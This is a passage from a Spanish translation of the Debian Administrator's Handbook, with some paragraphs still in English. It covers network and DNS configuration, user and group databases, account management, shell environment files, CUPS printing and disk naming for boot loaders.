```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

Para las conexiones ADSL que se desconectan diariamente, este método reduce la duración de la interrupción.

Módems compatibles con PPTP

El protocolo PPTP (protocolo de túnel punto a punto: «Point-to-Point Tunneling Protocol») fue creado por Microsoft. Desplegado al principio de ADSL fue reemplazado rápidamente por PPPOE. Si le fuerzan a utilizar este protocolo, revise el Sección 10.3.4, «PPTP» página 257.

Módems compatibles con DHCP

Cuando se conecta un módem al equipo a través de un cable Ethernet (cable cruzado), generalmente configurará la conexión de red con DHCP en el equipo; el módem automáticamente actuará como puerta de enlace predeterminada y se encargará del ruteo (lo que quiere decir que gestionará el tráfico de red entre el equipo e Internet).

VOLVER A LOS CIMIENTOS

Cable cruzado para una conexión Ethernet directa

Las tarjetas de red esperan recibir datos en hilos específicos del cable y enviar sus datos en otros. Cuando conecta un equipo a una red local generalmente conecta un cable (recto o cruzado) entre la tarjeta de red y un repetidor o conmutador. Sin embargo, si desea conectar dos equipos directamente (sin un conmutador o repetidor intermedio) debe enrutar la señal enviada por una tarjeta al lado receptor de la otra tarjeta y viceversa. Éste es el propósito de un cable cruzado y la razón por la que se lo utiliza.

Note that this distinction has become almost irrelevant over time, as modern network cards are able to detect the type of cable present and adapt accordingly, so it won't be unusual that both kinds of cable will work in a given location.

Se pueden utilizar de esta forma la mayoría de los «enrutadores ADSL» en el mercado así como también los módem ADLS que entregan los proveedores de servicios de Internet.

8.2.5. Configuración de red automática para usuarios itinerantes

Muchos ingenieros de Falcot tienen un equipo portátil que, con propósitos profesionales, también utilizan en sus casas. La configuración de red a utilizar varía según la ubicación. En casa puede ser una red inalámbrica (protegida con una clave WPA) mientras que en el trabajo utiliza una red cableada para más seguridad y ancho de banda.

Para evitar tener que conectar y desconectar manualmente las interfaces de red correspondientes, los administradores instalan el paquete *network-manager* en estos equipos errantes. Este software le permite al usuario cambiar fácilmente de una red a otra utilizando un pequeño ícono mostrado en el área de notificación de su entorno gráfico. Pulsar en este ícono muestra una lista de redes disponibles (tanto cableadas como inalámbricas) para que pueda elegir una a utilizar. El programa guarda la configuración para las redes a las que el usuario ya se ha conectado y automáticamente selecciona la mejor red disponible cuando pierde la conexión actual.

Para poder hacerlo el programa está estructurado en dos partes: un demonio ejecutando como root maneja la activación y configuración de las interfaces de red y una interfaz de usuario controla este demonio. PolicyKit gestiona las autorizaciones necesarias para controlar este programa, y Debian configuró PolicyKit de forma que todos los miembros del grupo «netdev» pueden agregar o modificar conexiones con Network Manager.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network interfaces in `/etc/network/interfaces` and `/etc/network/interfaces.d/` for which it is not suited. Since Network Manager doesn't give details when no network connections are shown, the easy way is to delete from `/etc/network/interfaces` any configuration for all interfaces that must be managed by Network Manager.

Note que se instalará este programa de forma predeterminada si selecciona la tarea «Entorno de escritorio» durante la instalación inicial.

8.3. Definición del nombre de equipo y configuración del servicio de nombres

El propósito de asignar nombres a números IP es hacerlos fáciles de recordar para la gente. En realidad, una dirección IP identifica una interfaz de red asociada con un dispositivo como una tarjeta de red. Como cada equipo puede tener varias tarjetas de red y varias interfaces en cada tarjeta, un solo equipo puede tener varios nombres en el sistema de nombres de dominio.

Se identifica a cada equipo, sin embargo, por un nombre principal (o «canónico») que se almacena en el archivo `/etc/hostname` y se le comunica al núcleo Linux a través de la orden `hostname`. El valor actual está disponible en un sistema de archivos virtual y lo puede conseguir con la orden `cat /proc/sys/kernel/hostname`.

VOLVER A LOS CIMIENTOS

`/proc/` y `/sys/`, sistemas de archivos virtuales

Se generan los árboles de archivos `/proc/` y `/sys/` a través de sistemas de archivos «virtuales». Este es un método práctico para obtener información del núcleo (mostrando archivos virtuales) y comunicarle información (escribiendo en archivos virtuales).

`/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6. `/proc/` describes the current state of the kernel: the files in this directory contain information about the processes running on the system and its hardware.

Sorprendentemente, no se administra el nombre de dominio de la misma forma sino que proviene del nombre completo del equipo, obtenido a través de resolución de nombres. Puede cambiarlo en el archivo `/etc/hosts`; simplemente escriba un nombre completo para el equipo al principio de la lista de nombres asociados con las direcciones del equipo como en el siguiente ejemplo:

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

8.3.1. Resolución de nombres

El mecanismo de resolución de nombres en Linux es modular y puede utilizar varias fuentes de información declaradas en el archivo `/etc/nsswitch.conf`. La instrucción que determina la resolución de nombres es `hosts`. De forma predeterminada contiene `files dns` que significa que el sistema consultará primero el archivo `/etc/hosts`, luego los servidores DNS. Otras fuentes posibles son los servidores NIS/NIS+ o LDAP.

NOTA

NSS y DNS

Sepa que los programas específicos para realizar consultas de DNS (especialmente `host`) no utilizan el mecanismo de resolución de nombres estándar (NSS). Como consecuencia no tienen en cuenta `/etc/nsswitch.conf` y, por lo tanto, tampoco `/etc/hosts`.

Configuración de servidores DNS

DNS (servicio de nombres de dominio: «Domain Name Service») es un servicio distribuido y jerárquico que asocia nombres a direcciones IP y viceversa. Específicamente puede transformar un nombre amigable para las personas como www.eyrolles.com en una dirección IP real, 213.244.11.247.

Para acceder a la información de DNS, debe tener disponible un servidor DNS para retransmitir sus pedidos. Falcot Corp tiene uno propio, pero es más probable que un usuario particular utilice los servidores de DNS provistos por su ISP.

Se indican los servidores DNS a utilizar en el archivo `/etc/resolv.conf`, uno por línea, precediendo la dirección IP con la palabra clave `nameserver` como en el ejemplo a continuación:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

Note que el archivo `/etc/resolv.conf` podría ser gestionado automáticamente (y sobreescrito) si la red es gestionada por NetworkManager o configurada vía DHCP.

El archivo `/etc/hosts`

If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file as described in `hosts(5)` is very simple: each line indicates a specific IP address followed by the list of any associated names (the first being "completely qualified", meaning it includes the domain name).

Este archivo está disponible aún durante problemas de red o cuando no se puedan alcanzar los servidores de DNS, pero sólo será realmente útil cuando esté en todos los equipos en la red. La menor alteración de asociaciones necesitará que se actualice el archivo en todos lados. Es por esto que el archivo `/etc/hosts` generalmente sólo contiene los más importantes.

Este archivo será suficiente para un red pequeña que no esté conectada a Internet, pero con 5 o más máquinas se recomienda instalar un servidor de DNS propio.

SUGERENCIA

Evitando DNS

Debido a que las aplicaciones revisan el archivo `/etc/hosts` antes de realizar pedidos DNS, es posible incluir información allí que sea diferente a lo que devolvería DNS, por lo tanto evitando la resolución de nombres normal basada en DNS.

Esto permite, en el caso de cambios a DNS que no se hayan propagado aún, probar el acceso a un sitio web con el nombre planeado aún cuando dicho nombre todavía no esté asociado a la IP correcta.

Otro posible uso es redirigir tráfico destinado a un equipo particular a la máquina local, evitando de esta forma cualquier comunicación con dicho equipo. Por ejemplo, puede desviar los nombres de aquellos servidores dedicados a proveer publicidades, evitándolas, lo que resultará en una navegación más fluida y con menos distracciones.

8.4. Bases de datos de usuarios y grupos

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores hashed passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (":").

NOTA

Editando archivos de sistema

Los archivos de sistema mencionados en este capítulo generalmente son archivos en texto plano y pueden editarse con un editor de texto. Dada su importancia para el funcionamiento intrínseco del sistema siempre es buena idea tomar precauciones extras al editar archivos de sistema. Primero, siempre haga una copia o respaldo de un archivo de sistema antes de abrirlo o modificarlo. Segundo, en servidores o equipos en los que más de una persona puedan acceder al mismo archivo al mismo tiempo, tome las medidas adecuadas para evitar corrupción de archivos.

Para este propósito basta utilizar la orden `vipw` para editar el archivo `/etc/passwd` o `vigr` para editar `/etc/group`. Éstos programas bloquean el archivo en cuestión antes de ejecutar el editor de texto, (`vi` de forma predeterminada a menos que se haya modificado la variable de entorno `EDITOR`). La opción `-s` permitirá editar el archivo *shadow* correspondiente.

VOLVER A LOS CIMIENTOS

Crypt, una función unidireccional

`crypt` es una función unidireccional que transforma una cadena (`A`) a otra cadena (`B`) de forma que no se pueda obtener `A` desde `B`. La única forma de identificar `A` es probar todos sus posibles valores, revisando uno por uno para verificar si la transformación utilizando dicha función produce `B` o no. Utiliza hasta 8 caracteres como entrada (la cadena `A`) y genera una cadena de 13 caracteres imprimibles ASCII (la cadena `B`).

8.4.1. Lista de usuarios: `/etc/passwd`

Esta es una lista de los campos en el archivo `/etc/passwd`:

- nombre de usuario, por ejemplo rhertzog;
- contraseña: esta es una contraseña cifrada por una función unidireccional (`crypt`), que utiliza DES, MD5, SHA-256 o SHA-512. El valor especial «x» indica que la contraseña cifrada está almacenada en `/etc/shadow`;
- uid: número único que identifica a cada usuario;
- gid: número único del grupo principal del usuario (de forma predeterminada, Debian crea un grupo específico para cada usuario);
- GECOS: campo de datos que generalmente contiene el nombre completo del usuario;
- directorio de inicio de sesión, asignado al usuario para almacenar sus archivos personales (al que generalmente apunta la variable de entorno `$HOME`);

- programa a ejecutar al iniciar sesión. Generalmente es un intérprete de órdenes (consola) que le da libertad al usuario. Si especifica `/bin/false` (que no hace nada y vuelve el control inmediatamente), el usuario no podrá iniciar sesión.

VOLVER A LOS CIMIENTOS

Grupo Unix

Un grupo Unix es una entidad que incluye varios usuarios para que puedan compartir archivos fácilmente utilizando el sistema de permisos integrado (obteniendo los mismos permisos). También puede restringir el uso de ciertos programas a un grupo específico.

8.4.2. El archivo de contraseñas ocultas y cifradas: `/etc/shadow`

El archivo `/etc/shadow` contiene los siguientes campos:

- nombre de usuario;
- contraseña cifrada;
- varios campos que administran el vencimiento de la contraseña.

SEGURIDAD

Seguridad del archivo `/etc/shadow`

`/etc/shadow`, unlike its alter-ego, `/etc/passwd`, cannot be read by regular users. Any hashed password stored in `/etc/passwd` is readable by anybody; a cracker could try to "break" (or reveal) a password by one of several "brute force" methods which, simply put, guess at commonly used combinations of characters. This attack — called a "dictionary attack" — is no longer possible on systems using `/etc/shadow`.

DOCUMENTACIÓN

El formato de los archivos `/etc/passwd`, `/etc/shadow` y `/etc/group`

Éstos formatos están documentados en las siguientes páginas de manual: `passwd(5)`, `shadow(5)` y `group(5)`.

8.4.3. Modificación de una cuenta o contraseña existente

The following commands allow modification of the information stored in specific fields of the user databases: `passwd` permits a regular user to change their password, which in turn, updates the `/etc/shadow` file; `chfn` (CHange Full Name), reserved for the super-user (root), modifies the GECOS field. `chsh` (CHange SHell) allows the user to change their login shell; however, available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is not bound by this restriction and can set the shell to any program of their choosing.

Finalmente `chage` (cambiar edad: «CHange AGE») permite al administrador cambiar la configuración de expiración de la contraseña (la opción -l *usuario* mostrará la configuración actual). También puede forzar la expiración de una contraseña utilizando la orden `passwd -e` *`usuario`*, que obligará al usuario a cambiar su contraseña la próxima vez que inicie sesión.

8.4.4. Desactivación de una cuenta

Puede llegar a necesitar «desactivar una cuenta» (bloquear el acceso a un usuario) como castigo, para una investigación o simplemente en caso de una ausencia prolongada o definitiva de un usuario. Una cuenta desactivada significa que el usuario no podrá iniciar sesión y obtener acceso a la máquina. La cuenta se mantiene intacta en el equipo y no se eliminarán archivos o datos; simplemente es inaccesible. Puede lograr esto utilizando `passwd -l` *`usuario`* (bloquear: «lock»). Puede reactivar la cuenta de forma similar, utilizando la opción -u (desbloquear: «unlock»).

YENDO MÁS ALLÁ

NSS y bases de datos de sistema

En lugar de utilizar los archivos usuales para administrar la lista de usuarios y grupos puede utilizar otros tipos de bases de datos como LDAP o db utilizando el módulo NSS (cambio de servicio de nombres: «Name Service Switch»). Puede encontrar una lista de los módulos utilizados en el archivo `/etc/nsswitch.conf` bajo los elementos `passwd`, `shadow` y `group`. Revise la Sección 11.7.3.1, «Configuración de NSS» página 321 para un ejemplo específico sobre el uso de un módulo NSS para LDAP.

8.4.5. Lista de grupos: `/etc/group`

Se enumeran los grupos en el archivo `/etc/group`, una simple base de datos de texto en un formato similar al del archivo `/etc/passwd` con los siguientes campos:

- nombre del grupo;
- contraseña (opcional): sólo es utilizada para unirse a un grupo cuando no es un miembro normal (con `newgrp` o `sg`, revise el recuadro «Trabajar con varios grupos» página 177);
- gid: número único de identificación del grupo;
- lista de miembros: lista separados por comas de nombres de usuario que son miembros del grupo.

VOLVER A LOS CIMIENTOS

Trabajar con varios grupos

Cada usuario puede ser miembro de varios grupos, uno de los cuales es su «grupo principal». El grupo principal de un usuario se crea de forma predeterminada durante la configuración inicial del usuario. De forma predeterminada, cada archivo que cree el usuario pertenece a él así como también a su grupo principal. Esto no es siempre el comportamiento deseado; por ejemplo, cuando el usuario necesita trabajar en un directorio compartido por un grupo distinto a su grupo principal. En este caso, el usuario necesita cambiar el grupo principal utilizando una de las siguientes órdenes: `newgrp` que inicia una nueva consola, o `sg` que simplemente ejecuta una orden utilizando un grupo alternativo que se provea. Estas órdenes le permiten al usuario unirse a un grupo al que no pertenecen. Si el grupo está protegido por una contraseña necesitarán proveerla antes de ejecutar la orden.

De forma alternativa, el usuario puede activar el bit `setgid` en el directorio, que causa que los archivos creados en él pertenezcan al grupo correcto automáticamente. Para más detalles revise el recuadro «Directorios `setgid` y el *bit «sticky»* (pegajoso)» página 219.

La orden `id` muestra el estado actual del usuario, con su identificador personal (la variable `uid`), su grupo principal actual (la variable `gid`) y la lista de grupos a los que pertenece (la variable `groups`).

The `addgroup` and `delgroup` commands add or delete a group, respectively. The `groupmod` command modifies a group's information (its gid or identifier). The command `gpasswd` *`group`* changes the password for the group, while the `gpasswd -r` *`group`* command deletes it.

SUGERENCIA

`getent`

El programa `getent` (obtener elementos: «get entries») revisa las bases de datos de sistema de la forma estándar, utilizando las funciones de la biblioteca apropiada que, a su vez, llaman a los módulos NSS configurados en el archivo `/etc/nsswitch.conf`. El programa acepta uno o dos parámetros: el nombre de la base de datos a revisar y una posible clave de búsqueda. Por lo tanto, la orden `getent passwd rhertzog` proveerá la información de la base de datos de usuarios sobre el usuario `rhertzog`.

8.5. Creación de cuentas

Una de las primeras acciones que un administrador necesita completar al configurar un nuevo equipo es crear cuentas de usuario. Esto se realiza generalmente con el programa `adduser` que acepta como parámetro un nombre de usuario para el nuevo usuario a crear.

El programa `adduser` realiza unas pocas preguntas antes de crear la cuenta, pero su uso es bastante directo. Su archivo de configuración, `/etc/adduser.conf`, incluye todas las configuraciones interesantes: puede utilizarse para definir automáticamente una cuota para cada nuevo usuario mediante una plantilla de usuario o para cambiar la ubicación de las cuentas de usuario; esto último rara vez es útil pero puede servir cuando posea una gran cantidad de usuarios y desee, por ejemplo, dividir sus cuentas entre varios discos. También puede seleccionar un intérprete de órdenes predeterminada diferente.

VOLVER A LOS CIMIENTOS

Cuota

El término «cuota» («quota») se refiere a un límite en los recursos del equipo que puede utilizar un usuario. Generalmente se refiere a espacio en disco.

El crear una cuenta rellena el directorio personal de un usuario con el contenido de la plantilla `/etc/skel/`. Esto le provee al usuario un conjunto de directorios y archivos de configuración estándar.

En algunos casos, será útil agregar un usuario a un grupo (diferente a su grupo «principal») para proveerle permisos adicionales. Por ejemplo, un usuario que pertenece al grupo *audio* puede acceder dispositivos de audio (revise el recuadro «Permisos de acceso a dispositivos» página 179). Puede conseguirlo ejecutando `adduser` *`usuario grupo`*.

VOLVER A LOS CIMIENTOS

Permisos de acceso a dispositivos

En Unix se representa cada dispositivo de hardware periférico con un archivo especial generalmente almacenado en el árbol de archivos bajo `/dev/` (dispositivos: «DEVices»). Existen dos tipos especiales de archivos según la naturaleza del dispositivo: archivos «modo carácter» y «modo bloque», cada modo sólo permite un conjunto limitado de operaciones. Mientras que el modo carácter limita la interacción a operaciones de lectura y escritura, el modo bloque también permite búsquedas entre los datos disponibles. Finalmente, cada archivo especial tiene asociado dos números («mayor» y «menor») que identifica para el núcleo al dispositivo de forma única. Tal archivo, creado con el programa `mknod` simplemente contiene un nombre simbólico (y más amigable para las personas).

Los permisos de un archivo especial están asociados a los permisos necesarios para acceder al dispositivo en sí mismo. Por lo tanto, un archivo como `/dev/mixer` que representa un mezclador de audio sólo tiene permisos de lectura y escritura para el usuario root y los miembros del grupo `audio`. Sólo éstos usuarios pueden trabajar con el mezclador de audio.

It should be noted that the combination of *udev* and *policykit* can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

8.6. Entorno de consola

Los intérpretes de órdenes (o consolas) pueden ser el primer punto de contacto de un usuario con el equipo y, por lo tanto, deben ser suficientemente amigables. La mayoría utiliza scripts de inicialización que permiten configurar su comportamiento (completado automático, texto del prompt, etc.).

`bash`, la consola estándar, utiliza el script de inicialización `/etc/bash.bashrc` para consolas interactivas y `/etc/profile` para consolas de «inicio de sesión».

VOLVER A LOS CIMIENTOS

Consola de inicio de sesión y consola (no) interactiva

En términos simples, se invoca una consola de inicio de sesión al iniciar sesión en una consola local o remotamente utilizando `ssh` o explícitamente cuando ejecuta `bash --login`. Independientemente de si es una consola de inicio de sesión o no, ésta puede ser interactiva (por ejemplo en un terminal de tipo `xterm`) o no interactiva (como cuando se ejecuta un script).

DESCUBRIMIENTO

Otras consolas, otros scripts

Each command interpreter has a specific syntax and its own configuration files. Thus, `zsh` uses `/etc/zshrc` and `/etc/zshenv`; `tcsh` uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

En `bash` es útil activar el «completado automático» en el archivo `/etc/bash.bashrc` (simplemente descomente unas pocas líneas).

VOLVER A LOS CIMIENTOS

Completado automático

Muchos intérpretes de órdenes proveen funcionalidad de completado que le permite a la consola completar automáticamente el nombre de una orden ingresada parcialmente cuando el usuario pulsa la tecla Tab. Esto le permite al usuario trabajar más eficientemente y evitar errores.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following `apt` will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

The package *bash-completion* contains completions for most common programs.

VOLVER A LOS CIMIENTOS

La virgulilla, un atajo a HOME

La virgulilla se utiliza generalmente para indicar el directorio al que apunta la variable de entorno `HOME` (este es, el directorio personal del usuario, como `/home/rhertzog/`). Los intérpretes de órdenes realizan la substitución automáticamente: `~/hello.txt` se convertirá en `/home/rhertzog/hello.txt`.

La virgulilla también permite acceder al directorio personal de otro usuario. `~rmas/hola.txt` es sinónimo de `/home/rmas/hola.txt`.

Además de éstos scripts comunes, cada usuario puede crear `~/.bashrc` y `~/.bash_profile` para configurar su consola. Los cambios más comunes son el agregado de alias, palabras que son reemplazadas automáticamente con la ejecución de una orden haciendo más fácil su ejecución. Por ejemplo, podría crear el alias `la` para la orden `ls -la | less`; entonces sólo tendrá que ejecutar `la` para inspeccionar en detalle el contenido de un directorio.

VOLVER A LOS CIMIENTOS

Variables de entorno

Las variables de entorno permiten almacenar configuraciones globales para la consola u otros programas ejecutados. Son contextuales (cada proceso tiene su propio conjunto de variables de entorno) pero heredables. Esta última característica ofrece la posibilidad a una consola de inicio de sesión de declarar variables que serán pasadas a todos los programas que ejecute.

Definir las variables de entorno predeterminadas es un elemento importante en la configuración de una consola. Dejando de lado las variables específicas a cada consola, es preferible definirlas en el archivo `/etc/environment` ya que es utilizado por los varios programas que podrían iniciar una sesión en consola. Las variables allí definidas usualmente incluyen `ORGANIZATION` que generalmente contiene el nombre de la empresa u organización y `HTTP_PROXY` que indica la existencia y ubicación de un proxy HTTP.

SUGERENCIA

Configuración idéntica en todas las consolas

Los usuarios generalmente desean configurar sus consolas de sesión e interactivas de la misma forma. Para lograrlo, eligen interpretar (utilizando la orden «source») el contenido del archivo `~/.bashrc` desde el archivo `~/.bash_profile`. Es posible hacer lo mismo con archivos comunes a todos los usuarios (ejecutando `/etc/bash.bashrc` desde `/etc/profile`).

8.7. Configuración de impresoras

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to CUPS, the free print server using the IPP (Internet Printing Protocol).

Debian distributes CUPS divided between several packages. The heart of the system is the scheduler, cupsd, which is in the *cups-daemon* package. *cups-client* contains utility programs to interact with the server, cupsd. lpadmin is probably the most important utility, as it is crucial for setting up a printer, but there are also facilities to disable or enable a printer queue, view or delete print jobs and display or set printer options. The CUPS framework is based on the System V printing system, but there is a compatibility package, *cups-bsd*, allowing use of commands such as `lpr`, `lpq` and `lprm` from the traditional BSD printing system.

COMUNIDAD
CUPS

CUPS is a project and a trademark owned and managed by Apple, Inc. Prior to its acquisition by Apple it was known as the Commmon Unix Printing System.

➨ https://www.cups.org/

The scheduler manages print jobs and these jobs traverse a filtering system to produce a file that the printer will understand and print. The filtering system is provided by the *cups-filters* (https://salsa.debian.org/printing-team/cups-filters) package in conjunction with *printer-driver-** packages. CUPS in combination with *cups-filters* and *printer-driver-** is the basis for the Debian printing system.

Modern printers manufactured and sold within the last ten years are nearly always AirPrint-capable, and CUPS and cups-filters on Debian *Buster* have everything which is needed to take advantage of this facility on the network. In essence, these printers are IPP printers and an excellent fit for a driverless printing system, reducing the system to CUPS plus cups-filters. A printer-driver package can be dispensed with, and non-free printing software from vendors like Canon and Brother is no longer required. A USB-connected printer can take advantage of a modern printer with the *ippusbxd* package.

The command `apt install cups` will install CUPS and cups-filters. It will also install the recommended *printer-driver-gutenprint* to provide a driver for a wide range of printers, but, unless the printer is being operated driverlessly, an alternative printer-driver might be needed for the particular device.

As a package recommended by *cups-daemon*, *cups-browsed* will be on the system and networked print queues, and modern printers can be automatically discovered and set up from their DNS-SD broadcasts (Bonjour). USB printers will have to be set up manually as described in the next paragraph.

The printing system is administered easily through a web interface accessible at the local address http://localhost:631/. There you can add and remove USB and network printers and administer most aspects of their behavior. Similar administration tasks can also be carried out

via the graphical interface provided by a desktop environment or the `system-config-printer` graphical interface (from the homonym Debian package).

8.8. Configuración del gestor de arranque

Probablemente ya esté funcionando, pero siempre es bueno saber cómo configurar e instalar el gestor de arranque en caso que desaparezca del registro maestro de arranque («Master Boot Record»). Esto puede ocurrir luego de la instalación de otro sistema operativo como Windows. La información a continuación también puede ayudarle a modificar la configuración del gestor de arranque si lo necesita.

VOLVER A LOS CIMIENTOS

Registro maestro de arranque («Master boot record»)

El registro maestro de arranque (MBR: «Master Boot Record») ocupa los primeros 512 bytes del primer disco duro y es lo primero que carga el BIOS para otorgar el control a un programa capaz de iniciar el sistema operativo deseado. En general, se instala el gestor de arranque en el MBR eliminando su contenido anterior.

8.8.1. Identificación de discos

CULTURA

***udev* y `/dev/`**

El directorio `/dev/` tradicionalmente almacena los llamados archivos «especiales» con el objetivo de representar los periféricos del sistema (revise el recuadro «Permisos de acceso a dispositivos» página 179). Originalmente, solía contener todos los archivos especiales que podrían llegar a utilizarse. Este enfoque acarreaba algunas desventajas, entre las que se encontraba el hecho que restringía la cantidad de dispositivos que podíamos utilizar (debido a la lista estática de nombres) y era imposible saber cuáles archivos especiales eran realmente útiles.

Nowadays, the management of special files is entirely dynamic and matches better the nature of hot-swappable computer devices. The kernel cooperates with *udev* (Sección 9.11.3, «Cómo funciona *udev*» página 237) to create and delete them as needed when the corresponding devices appear and disappear. For this reason, `/dev/` doesn't need to be persistent and is thus a RAM-based filesystem that starts empty and contains only the relevant entries.

El núcleo comunica mucha información sobre los dispositivos agregados recientemente y provee un par de números mayor/menor para identificarlo. Con esta información, `udevd` puede crear un archivo especial con el nombre y los permisos que desee. También puede crear alias y llevar a cabo acciones adicionales (por ejemplo las tareas de inicialización o registro). El comportamiento de `udevd` es controlado por un gran conjunto de reglas (personalizables).

Utilizando nombres asignados dinámicamente, puede mantener el mismo nombre para un dispositivo dado sin importar el conector que utilice o el orden en que lo haga, algo particularmente útil cuando utiliza varios periféricos USB. Puede llamar la primera partición del primer disco dura `/dev/sda1` por cuestiones de compatibilidad, `/dev/root-partition` si lo prefiere o inclusive ambos simultáneamente ya que puede configurar `udevd` para que cree un enlace simbólico automáticamente.

Antiguamente se cargaban automáticamente algúnos módulos del núcleo cuando intentaba acceder al archivo de dispositivo correspondiente. Ahora no es el caso y el

archivo especial del dispositivo ya no existe antes de cargar el módulo; no representa ningún problema ya que la mayoría de los módulos se cargan durante el arranque gracias a la detección automática de hardware. Sin embargo esto no funciona para periféricos no detectables (como discos antiguos o periféricos PS/2). Considere agregar los módulos `floppy`, `psmouse` y `mousedev` al archivo `/etc/modules` para forzar que se carguen dichos módulos durante el arranque.

La configuración del gestor de arranque debe identificar los diferentes discos duros y sus particiones. Linux utiliza archivos especiales de «bloque» almacenados en el directorio `/dev/`. A partir de Debian *Squeeze* se ha unificado el esquema de nombres para los discos duros en el núcleo Linux y todos los discos duros (IDE/PATA, SATA, SCSI, USB, IEEE 1394) son representados con `/dev/sd*`.

Se representa cada partición por su número en el disco en el que existe: por ejemplo, `/dev/sda1` es la primera partición del primer disco y `/dev/sdb3` es la tercera partición del segundo disco.

La arquitectura de PC (o «i386», incluyendo también la "amd64") ha venido estando limitada a utilizar el formato de tabla de particiones "MS-DOS", que sólo permite cuatro particiones «primarias» por disco. Para superar esta limitación, bajo este esquema una de ellas debe ser creada como una partición «extendida» y ésta luego puede contener varias particiones «secundarias» (N.T. la denominación tradicional, al menos en España es «unidades lógicas») adicionales. Estas particiones secundarias se numeran a partir del 5. Por lo tanto, la primera partición secundaria sería `/dev/sda5` seguida de `/dev/sda6`, etc.

Otra restricción del formato de la tabla de particiones de MS-DOS es que sólo permite discos de hasta 2 TiB de tamaño, lo cual está comenzando a ser un problema real con los discos recientes.

Un nuevo formato de tabla de particiones, llamado GPT relaja estas restricciones sobre el número de particiones (permite hasta 128 particiones utilizando los ajustes predeterminados) y sobre el tamaño de los discos (hasta 8 ZiB, que es más de 8 billones de terabytes). Si se pretenden crear muchas particiones físicas en el mismo disco debería utilizarse el formato GPT para particionar el disco.

No siempre es sencillo recordar qué disco está conectado a qué controlador SATA o está en la tercera posición de la cadena SCSI, especialmente desde que el nombre de los discos duros removibles (que incluye, entre otros, la mayoría de los discos SATA y discos externos) puede cambiar de un inicio a otro. Afortunadamente `udev` crea, además de `/dev/sd*`, enlaces simbólicos con nombres fijos que puede utilizar si lo desea para identificar un disco duro de forma unívoca. Estos enlaces simbólicos son almacenados en `/dev/disk/by-id`. En un equipo con dos discos físicos, por ejemplo, uno podría encontrar lo siguiente:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
    ➥ ../../sdb
```

```
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ➥ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ➥ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
    ➥ ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
    ➥ ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
    ➥ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➥ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➥ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
    ➥ ../../sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 ->
    ➥  ../../sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 ->
    ➥  ../../sdc2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

Es importante notar que algunos discos aparecen varias veces (porque se comportan como discos ATA así también como discos SCSI), pero la información relevante es principalmente en el modelo y número serie del disco con los que puede encontrar el archivo del periférico.

Los archivos de configuración de ejemplo provistos en las próximas secciones están basados en la misma instalación: un único disco SATA donde la primera partición es una antigua instalación de Windows y la segunda contiene Debian GNU/Linux.

8.8.2. Configuración de LILO

LILO (cargador de Linux: «LInux LOader») es el gestor de arranque más antiguo — sólido pero rústico. Escribe la dirección física del núcleo a inciar en el MBR, razón por la que debe seguir cada actualización de LILO (o su archivo de configuración) con una ejecución de `lilo`. Olvidarlo hará que el sistema no pueda iniciar si se eliminó o reemplazó el núcleo antiguo ya que el nuevo no estará en la misma ubicación en el disco.

El archivo de configuración de LILO es `/etc/lilo.conf`; se muestra en el ejemplo a continuación un archivo simple con la configuración estándar.

